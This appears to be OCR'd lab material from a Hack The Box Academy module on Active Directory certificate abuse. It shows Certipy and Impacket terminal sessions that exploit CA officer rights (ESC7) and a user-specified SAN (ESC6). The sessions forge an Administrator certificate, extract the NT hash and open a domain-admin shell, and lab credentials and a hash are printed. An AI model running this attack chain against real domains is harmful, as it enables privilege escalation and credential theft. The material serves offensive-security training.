
```
┌[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└─[★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -add-officer BlWasp
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] User 'blwasp' already has officer rights on 'lab-LAB-DC-CA'
```

```
┌[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└─[★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -enable-template 'SubCA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'lab-LAB-DC-CA'
```

```
┌[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└─[★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -template SubCA -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template
do not allow the current user to enroll for this type of certificate.
[*] Request ID is 62
Would you like to save the private key? (y/N) y
[*] Saved private key to 62.key
[-] Failed to request certificate
```

```
┌[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└─[★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -issue-request 62
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

```
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -retrieve 62
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 62
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '62.key'
[*] Saved certificate and private key to 'administrator.pfx'

┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ export KRB5CCNAME=administrator.ccache
impacket-wmiexec -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator
```


BLWASP@LAB.LOCAL
Database Info
Node Info
Analysis
Domain Escalation
Find Misconfigured Certificate Templates (ESC1)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)
Find Misconfigured Certificate Templates (ESC2)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
Find Enrollment Agent Templates (ESC3)
Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
Find Certificate Authorities with User Specified SAN (ESC6)
Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)
Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)
Find Certificate Authorities with HTTP Web Enrollment (ESC8)
Find Unsecured Certificate Templates (ESC9)
LAB-LAB-DC-CA@LAB.LOCAL
Database Info
Node Info
Analysis
Certificate Subject
CN=lab-LAB-DC-CA, DC=lab, DC=local
Certificate Validity End
2027-03-26 00:17:46+00:00
Certificate Validity Start
2022-03-26 00:07:46+00:00
DNS Name
LAB-DC.lab.local
Enforce Encryption for Requests
Disabled
Request Disposition
Issue
User Specified SAN
Enabled
Web Enrollment
Enabled
domain
LAB.LOCAL
type
Enrollment Service
Raw Query

```
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -template User -upn Administrator@lab.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 64
[*] Got certificate with UPN 'Administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-1103'
[*] Saved certificate and private key to 'administrator.pfx'
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-tvtn6eh9dt]─[~]
└──╼ [★]$ export KRB5CCNAME=administrator.ccache
impacket-wmiexec -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator
```

THANK YOU